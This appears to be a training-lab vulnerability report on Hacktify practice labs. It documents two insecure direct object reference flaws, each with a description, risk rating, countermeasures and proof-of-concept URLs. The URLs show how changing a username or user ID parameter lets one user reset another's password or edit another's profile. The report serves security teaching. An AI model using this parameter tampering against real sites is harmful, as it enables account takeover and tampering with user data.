
Last Name voon

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2.3 Someone Changed my Password!

Reference	**Risk Rating**
Someone Changed my Password!	**Low**
Tools Used	
URL Inspecter	
Vulnerability Description	
This vulnerability is a **Broken Access Control (IDOR in Password Reset Functionality)** issue, where the application allows users to change their password but fails to enforce proper authorization checks. By modifying the **username parameter in the URL**, an attacker can reset another user's password without authentication, leading to **account takeover**. This occurs due to **lack of user session validation and improper access controls** when handling password change requests. Exploiting this flaw allows an attacker to lock users out of their accounts, gain unauthorized access, and potentially escalate privileges within the system.	
How It Was Discovered	
Manual Analysis – By Modifying the usernames.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_3/lab_3.php	
Consequences of not Fixing the Issue	
If this **Broken Access Control (IDOR in Password Reset Functionality)** vulnerability is not fixed, attackers can **take over user accounts** by changing their passwords, leading to **unauthorized access, data theft, and identity fraud**. This can result in **loss of sensitive user data, financial fraud, reputational damage, and legal consequences** due to non-compliance with security regulations (e.g., GDPR, CCPA). Additionally, if administrative accounts are compromised, attackers may escalate privileges, potentially gaining **full control over the system**, leading to **widespread data breaches and service disruption**.	
Suggested Countermeasures	
To mitigate this **Broken Access Control (IDOR in Password Reset Functionality)** vulnerability, implement **strict authorization checks** to ensure users can only update their own passwords. Enforce **session-based authentication** and verify the requesting user’s identity before processing password changes. Use **server-side validation** to reject unauthorized modifications to usernames in the URL or request body. Implement **multi-factor authentication (MFA)** to prevent unauthorized access even if passwords are compromised. Additionally, log and monitor password change attempts for **suspicious activity**, and conduct **regular security audits and penetration testing** to detect and fix such vulnerabilities.	
References	
https://owasp.org/Top10/A01_2021-Broken_Access_Control/	

Proof of Concept




```
labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=techy
```

Change Password

Username	techy
New Password	
Confirm Password	

Change
Back
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=hack
```

Change Password


Username	hack
New Password	
Confirm Password	

Change
Back
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


2.4 Change your Methods!

Reference	**Risk Rating**
Change your Methods!	**Medium**
Tools Used	
URL Inspector	
Vulnerability Description	
This vulnerability is an **Insecure Direct Object Reference (IDOR)** issue, where the application allows users to update their **first name and last name** by modifying the **ID parameter in the URL** without proper authorization checks. Since the server does not validate whether the user has permission to edit another user's profile, an attacker can change anyone's personal details by simply altering the **user ID**. This flaw results from **lack of access controls at the object level** and can lead to **identity manipulation, data integrity issues, and unauthorized profile modifications**.	
How It Was Discovered	
Manual Analysis – By Modifying the usernames.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_4/lab_4.php	
Consequences of not Fixing the Issue	
If this **IDOR vulnerability** is not fixed, attackers can modify other users' personal details, leading to **identity manipulation, reputational damage, and data integrity issues**. Malicious actors could impersonate users, change sensitive information, or disrupt business operations by altering multiple accounts. In cases involving **regulated data (e.g., GDPR, HIPAA, CCPA)**, this can result in **legal penalties, compliance violations, and loss of user trust**. Additionally, attackers may combine this with social engineering or phishing to **escalate attacks, commit fraud, or bypass authentication mechanisms**.	
Suggested Countermeasures	
To mitigate this **IDOR vulnerability**, implement **proper access controls** by ensuring that users can only modify their own profiles through **server-side authorization checks**. Use **session-based authentication** to verify user identity before processing updates, and avoid exposing **user IDs in URLs** by using **indirect references (e.g., UUIDs or tokens)**. Implement **role-based access control (RBAC)** to restrict profile modifications, enforce **input validation and logging**, and conduct **regular security audits and penetration testing** to detect and fix such vulnerabilities proactively.	
References	
https://owasp.org/Top10/A01_2021-Broken_Access_Control/	

Proof of Concept



Hacktify Labs
Login
labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2585
HACKTIFY
cybersecurity
Happy Hacking
User Profile
Username
First Name
Last Name
Update
Log out
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Hacktify Labs
Login
labs.hacktify.in/HTML/idor_lab/lab_4/profile.php?id=2586
HACKTIFY
cybersecurity
Happy Hacking
User Profile
Username
First Name
Last Name
Update
Log out
© Copyrights 2021 Hacktify Cybersecurity All rights reserved